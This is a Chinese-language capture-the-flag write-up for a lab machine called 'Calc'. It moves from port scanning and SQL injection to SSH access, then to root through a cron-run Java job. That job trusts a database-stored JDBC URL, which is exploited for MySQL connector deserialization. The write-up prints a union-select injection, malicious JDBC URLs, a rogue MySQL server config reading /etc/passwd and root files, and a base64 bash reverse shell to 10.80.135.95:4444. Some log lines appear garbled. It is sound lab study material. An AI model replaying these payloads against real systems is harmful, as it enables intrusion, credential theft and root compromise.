

# Calc.

## 服务发现

```
rustscan -a 10.80.135.152 -r 1-65535
.....
| {} }| {} |{ { _ { _ } { { _ / _ } / { } \ | ` | |
| .- \ | { } | .- _ } | | .- _ } \ \ _ } / \ \ \ | \ |
| \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
.....
The Modern Day Port Scanner.

: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
.....
TCP handshake? More like a friendly high-five!

[~] The config file is expected to be at "/Users/kirano/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause
harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Dock
er image, or up the Ulimit with '--ulimit 5000'.
Open 10.80.135.152:8080
Open 10.80.135.152:22
Open 10.80.135.152:80
[~] Starting Script(s)
[~] Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-14 11:29 +0800
Initiating Ping Scan at 11:29
Scanning 10.80.135.152 [2 ports]
Completed Ping Scan at 11:29, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:29
Completed Parallel DNS resolution of 1 host. at 11:29, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1,
CN: 0]
Initiating Connect Scan at 11:29
Scanning 10.80.135.152 [3 ports]
Discovered open port 22/tcp on 10.80.135.152
Discovered open port 8080/tcp on 10.80.135.152
Discovered open port 80/tcp on 10.80.135.152
Completed Connect Scan at 11:29, 0.02s elapsed (3 total ports)
Nmap scan report for 10.80.135.152
Host is up, received syn-ack (0.010s latency).
Scanned at 2026-04-14 11:29:49 CST for 0s

PORT      STATE SERVICE  REASON
22/tcp    open  ssh      syn-ack
80/tcp    open  http     syn-ack
8080/tcp  open  http-proxy syn-ack

Read data files from: /opt/homebrew/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds


nmap -sV -p 22,80,8080 10.80.135.152
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-14 11:30 +0800
Nmap scan report for 10.80.135.152
Host is up (0.015s latency).
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.66 ((Debian))
8080/tcp  open  http     Apache Tomcat (language: en)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 7.35 seconds
```

## 第一个flag

1. 确定sql注入：8080打开访问是一个springboot的默认报错页面，进行了一轮内容发现的fuzz没有收集到敏感文件和目录。这里转向了80端口的web页面，简单试了一下常规漏洞发现的思路。当输入 `1'`，页面回显了sql的报错信息。



2. 确定回显位： `1 and 1=2 union select version(),user(),database())#`



2. 为了方便，后续使用sqlmap进行漏洞利用。得到的结果如下：

- 普通用户非dba
- 当前用户为calc\_user
- 当前数据库为calc\_db
- 能查看的数据库为：calc\_db、information\_schema
- 当前数据库表：access\_logs、system\_config、track\_info、webapp\_users
  - system\_config表的数据：master\_sync\_node,1,jdbc:mysql://10.80.135.95:3306/test?allowLoadLocalInfile=true&allowUrlInLocalInfile=true&maxAllowedPacket=655360

- webapp\_users表的数据: 1,JimmyThumb\_Calc\_2010,Jimmy
3. 这里尝试使用webapp\_users中的用户凭证 ( Jimmy:JimmyThumb\_Calc\_2010 ) 进行了ssh登陆, 发现登陆成功, 拿到了第一个flag: `flag{2f3ca14d6753f790ee1a9e5b826c65e3}`

## 第二个flag

1. 用户目录下有一个TODO.txt, 查看了一下
- 作者将tomcat的8080端口通过反向代理迁移到了80端口
  - 本地数据库帐号密码: `calc_user:vocaloid_miku_01`
  - 在linux定时任务下, 解决backend\_sync.jar应用读取system\_config相关问题

```
cat TODO.txt
1. Migrate Tomcat to port 80 (Currently on 8080 via reverse proxy).
2. Secure local database credentials (calc_user : vocaloid_miku_01).
3. Fix backend_sync.jar reading system_config in cron. Do not change 700 permissions on the jar!
```

2. 这里我先去看了一下定时任务, 比较关键的是这个 `calc_sync`, 查看了一下发现它每分钟都会以root权限运行一次这个 `backend_sync.jar`, 于是我就想着能不能拿到java源码审计一下是否存在可利用的漏洞进行提权。然后我在 `/opt` 启动了一个python服务方便下载源码。


```
ls -alh /etc/cron.d/
total 20K
drwxr-xr-x  2 root root 4.0K Apr  5 05:59 .
drwxr-xr-x 86 root root 4.0K Apr 14 01:47 ..
-rw-r--r--  1 root root 102 Oct 11 2019 .placeholder
-rw-r--r--  1 root root  72 Apr  5 05:59 calc_sync
-rw-r--r--  1 root root 712 Mar  9 2025 php

cat /etc/cron.d/calc_sync
* * * * * root /usr/bin/java -jar /opt/backend_sync.jar >/dev/null 2>&1

cd /opt

python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.80.135.95 - - [13/Apr/2026 23:49:47] "GET / HTTP/1.1" 200 -
10.80.135.95 - - [13/Apr/2026 23:49:47] code 404, message File not found
10.80.135.95 - - [13/Apr/2026 23:49:47] "GET /favicon.ico HTTP/1.1" 404 -
10.80.135.95 - - [13/Apr/2026 23:49:49] "GET /calc-webapp.jar HTTP/1.1" 200 -
10.80.135.95 - - [13/Apr/2026 23:49:55] "GET /backend_sync.jar HTTP/1.1" 200 -
```

3. backend\_sync.jar源码分析



- `pom` 文件：比较的关键的是 `commons-collections`，并且版本为3.2.1，这也算是java反序列化常见链子的依赖库了。
- 程序入口类 `SyncTask`（`java -jar`运行首先看入口类）

```
//
// Jar Analyzer by 4ra1n
// (powered by FernFlower decompiler)
//
package com.sync;


import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.Statement;

public class SyncTask {
    public static void main(String[] var0) {
        try {
            String var1 = "jdbc:mysql://127.0.0.1:3306/calc_db?useSSL=false";
            Connection var2 = DriverManager.getConnection(var1, "calc_user", "vocaloid_miku_01");
            Statement var3 = var2.createStatement();
            ResultSet var4 = var3.executeQuery("SELECT jdbc_url FROM system_config WHERE config_name='master_sync_node'");
            if (var4.next()) {
                String var5 = var4.getString("jdbc_url");
                Connection var6 = DriverManager.getConnection(var5);
                var6.close();
            }

            var2.close();
        } catch (Exception var7) {
        }
    }
}
```

```
}
}
```

- 漏洞源码分析：这里简单分析一下，他会先连接本地的数据库 `calc_db` 然后通过 `system_config` 获得一个 `jdbc_url` 地址，再通过 `DriverManager.getConnection(var5)` 重新打开一个jdbc连接到这个 `jdbc_url`。由于这个 `jdbc_url` 地址我们可以控制的（通过连接数据库修改），并且这个数据库驱动版本对应上jdbc反序列化版本的话，就可以利用，达到命令执行、文件读取等的效果。
- 已知存在反序列化的数据库驱动版本：在版本 `< 8.0.20, <5.1.49` 中
- 收集数据库驱动版本信息，这里查看 `DatabaseMetaData` 的 `getDriverVersion` 为：5.1.48



## 5. 反序列化的利用

- jdbc反序列化恶意数据库（我这里用的rogue\_mysql\_server）
  - rogue\_mysql\_server: [https://github.com/rmb122/rogue\\_mysql\\_server](https://github.com/rmb122/rogue_mysql_server)
  - MySQL\_Fake\_Server: [https://github.com/fnmsd/MySQL\\_Fake\\_Server](https://github.com/fnmsd/MySQL_Fake_Server)
- 按需修改rogue\_mysql\_server的 `config.yaml`，我这里复盘用的反序列化获取shell（最开始打靶直接文件读取的flag），主要改一下 `jdbc_exploit` 为true和 `ysoserial_command` 的ysoserial库的地址

```
host: 0.0.0.0
port: 3306
version_string: "10.4.13-MariaDB-log"

file_list: ["/etc/passwd", "C:/boot.ini", "/root/root.txt"]
save_path: ./loot
always_read: true
from_database_name: false
max_file_size: 0

auth: false
users:
  - root: root
  - root: password
```

```
jdbc_exploit: true
always_exploit: false
ysoserial_command:
  cc1: ["java", "-jar", "/Users/kirano/ame/hack/weapon/ysoserial/ysoserial-0.0.6.jar",
"CommonsCollections1", 'touch /tmp/cc1']
  cc2: ["java", "-jar", "/Users/kirano/ame/hack/weapon/ysoserial/ysoserial-0.0.6.jar",
"CommonsCollections2", 'touch /tmp/cc2']
  cc3: ["java", "-jar", "/Users/kirano/ame/hack/weapon/ysoserial/ysoserial-0.0.6.jar",
"CommonsCollections3", 'touch /tmp/cc3']
  cc4: ["java", "-jar", "/Users/kirano/ame/hack/weapon/ysoserial/ysoserial-0.0.6.jar",
"CommonsCollections4", 'touch /tmp/cc4']
  cc5: ["java", "-jar", "/Users/kirano/ame/hack/weapon/ysoserial/ysoserial-0.0.6.jar",
"CommonsCollections5", 'touch /tmp/cc5']
  cc6: ["java", "-jar", "/Users/kirano/ame/hack/weapon/ysoserial/ysoserial-0.0.6.jar",
"CommonsCollections6", 'touch /tmp/cc6']
  cc7: ["java", "-jar", "/Users/kirano/ame/hack/weapon/ysoserial/ysoserial-0.0.6.jar",
"CommonsCollections7", 'touch /tmp/cc7']
  cc5-reverse-shell: ["java", "-jar", "/Users/kirano/ame/hack/weapon/ysoserial/ysoserial-0.0.6.jar", "CommonsCollections5", 'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44MC4xMzUuOTUvNDQ0NCAwPiYxCg==}|{base64,-d}|{bash,-i}']
```

- 启动恶意数据库: `./rogue_mysql_server -config config.yaml`
- 修改数据库中jdbc\_url
  - 文件读取: `UPDATE system_config SET jdbc_url = 'jdbc:mysql://10.80.135.95:3306/test?allowLoadLocalInfile=true&allowUrlInLocalInfile=true&maxAllowedPacket=655360' WHERE config_name = 'master_sync_node';`
  - 反序列化命令执行（只有cc5-7能利用成功）: `UPDATE system_config SET jdbc_url = 'jdbc:mysql://10.80.135.95:3306/test?autoDeserialize=true&maxAllowedPacket=655360&statementInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor&connectionAttributes=cc5-reverse-shell' WHERE config_name = 'master_sync_node';`
- 攻击机另一个终端开启nc的监听: `nc -vl 4444`
- cc5-reverse-shell反弹shell构造过程:
  - `bash -i >& /dev/tcp/10.80.135.95/4444 0>&1`
  - `echo 'bash -i >& /dev/tcp/10.80.135.95/4444 0>&1' | base64`
    - `YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44MC4xMzUuOTUvNDQ0NCAwPiYxCg==`
  - yaml中去掉单引号: `bash -c '{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44MC4xMzUuOTUvNDQ0NCAwPiYxCg==}|{base64,-d}|{bash,-i}'`
- 最终flag: `flag{4a94a742554abf511c6acd51b2aff7e8}`

```
Rows matched: 1 Changed: 1 Warnings: 0
MariaDB [calc_db]> UPDATE system_config SET jdbc_url = 'jdbc:mysql://10.80.135.95:3306/test?autoDeserialize=true&maxAllowedPacket=655360&statementInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor&connectionAttributes=cc5-reverse-shell' WHERE config_name = 'master_sync_node';
Query OK, 0 rows affected (0.001 sec)
Rows matched: 1 Changed: 0 Warnings: 0
MariaDB [calc_db]>
```

```

~/ame/hack/weapon/rogue_mysql_server-v1.0.1 UPDATE system_config
SET jdbc_url = 'jdbc:mysql://10.80.135.95:3306/test?allowLoadLocalInfile=true&user=root_flag'
INFO[2026-04-14 16:25:28] Exec: [java -jar /Users/kirano/ame/hack/weapon/ysoserial/ysoserial-0.0.6.jar CommonsCollections7 touch /tmp/cc7]
INFO[2026-04-14 16:25:28] Exec: [java -jar /Users/kirano/ame/hack/weapon/ysoserial/ysoserial-0.0.6.jar CommonsCollections5 bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44M0UwNDQNCmAwPiYxCg==}{base64,-d}{bash,-i}]
INFO[2026-04-14 16:25:28] Exec: [java -jar /Users/kirano/ame/hack/weapon/ysoserial/ysoserial-0.0.6.jar CommonsCollections1 touch /tmp/cc1]
INFO[2026-04-14 16:25:28] Exec: [java -jar /Users/kirano/ame/hack/weapon/ysoserial/ysoserial-0.0.6.jar CommonsCollections2 touch /tmp/cc2]
INFO[2026-04-14 16:25:28] Exec: [java -jar /Users/kirano/ame/hack/weapon/ysoserial/ysoserial-0.0.6.jar CommonsCollections3 touch /tmp/cc3]
INFO[2026-04-14 16:25:28] Exec: [java -jar /Users/kirano/ame/hack/weapon/ysoserial/ysoserial-0.0.6.jar CommonsCollections4 touch /tmp/cc4]
INFO[2026-04-14 16:25:28] Exec: [java -jar /Users/kirano/ame/hack/weapon/ysoserial/ysoserial-0.0.6.jar CommonsCollections5 touch /tmp/cc5]
INFO[2026-04-14 16:25:28] Exec: [java -jar /Users/kirano/ame/hack/weapon/ysoserial/ysoserial-0.0.6.jar CommonsCollections6 touch /tmp/cc6]
INFO[2026-04-14 16:25:28] Server started at [0.0.0.0:3306]
INFO[2026-04-14 16:26:01] New client from addr [10.80.135.152:43182] logged in with username [], database [test], ID [1]
INFO[2026-04-14 16:26:01] ==== ATTRS ====
INFO[2026-04-14 16:26:01] [_runtime_vendor]: [Debian]
INFO[2026-04-14 16:26:01] [_client_name]: [MySQL Connector Java] [cp/10.80.135.95/4444 0x61] | base64
INFO[2026-04-14 16:26:01] [t]: [cc5-reverse-shell]
INFO[2026-04-14 16:26:01] [_runtime_version]: [11.0.30]
INFO[2026-04-14 16:26:01] [_client_version]: [5.1.48] [YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44M0UwNDQNCmAwPiYxCg==]{base64,-d}{bash,-i}
INFO[2026-04-14 16:26:01] [_client_license]: [GPL]
INFO[2026-04-14 16:26:01] =====
INFO[2026-04-14 16:26:01] Client from addr [10.80.135.152:43182], ID [1] try to query [SHOW SESSION STATUS]
INFO[2026-04-14 16:26:01] Client request 'SESSION STATUS', start exploiting...
INFO[2026-04-14 16:26:01] Sending [cc5-reverse-shell] payload to mysql client
INFO[2026-04-14 16:26:01] Client from addr [10.80.135.152:43182], ID [1] try to query [/* mysql-connector-java-5.1.48 ( Revision: 29734982609c32d3ab7e5cac2e6acee69ff6b4ad
CT @@session.auto_increment_increment AS auto_increment_increment, @@character_set_client AS character_set_client, @@character_set_connection AS character_set_connection,
cter_set_results AS character_set_results, @@character_set_server AS character_set_server, @@collation_server AS collation_server, @@collation_connection AS collation_conn
@@init_connect AS init_connect, @@interactive_timeout AS interactive_timeout, @@license AS license, @@lower_case_table_names AS lower_case_table_names, @@max_allowed_packe
_allowed_packet, @@net_buffer_length AS net_buffer_length, @@net_write_timeout AS net_write_timeout, @@performance_schema AS performance_schema, @@sql_mode AS sql_mode, @@
ime_zone AS system_time_zone, @@time_zone AS time_zone, @@transaction_isolation AS transaction_isolation, @@wait_timeout AS wait_timeout]
INFO[2026-04-14 16:26:01] Client from addr [10.80.135.152:43182], ID [1] try to query [SHOW SESSION STATUS]
INFO[2026-04-14 16:26:01] Client request 'SESSION STATUS', start exploiting...
INFO[2026-04-14 16:26:01] Sending [cc5-reverse-shell] payload to mysql client
INFO[2026-04-14 16:26:01] Client leaved, Addr [10.80.135.152:43182], ID [1]

```

```

~/ame/hack/weapon/ysoserial
nc -v1 4444
id
In Config Privilege Escalation
bash: cannot set terminal process group (16745): Inappropriate ioctl for device
bash: no job control in this shell
root@calc:~# id
uid=0(root) gid=0(root) groups=0(root)
root@calc:~# ls -alh
total 52K
drwx----- 7 root root 4.0K Apr 13 08:10 .
drwxr-xr-x 18 root root 4.0K Mar 18 2025 ..
lrwxrwxrwx 1 root root 9 Mar 18 2025 .bash_history -> /dev/null
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 4 root root 4.0K Apr 4 2025 .cache
drwx----- 3 root root 4.0K Apr 4 2025 .gnupg
drwxr-xr-x 3 root root 4.0K Mar 18 2025 .local
drwxr-xr-x 3 root root 4.0K Apr 5 05:47 .m2
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-r----- 1 root root 39 Apr 5 09:26 root.txt
drw----- 2 root root 4.0K Apr 4 2025 .ssh
-rw-rw-rw- 1 root root 7.2K Apr 5 09:26 .viminfo
-rw----- 1 root root 101 Apr 13 08:10 .Xauthority
root@calc:~# cat root.txt
cat root.txt
flag{4a94a742554abf511c6acd51b2aff7e8}
root@calc:~#

```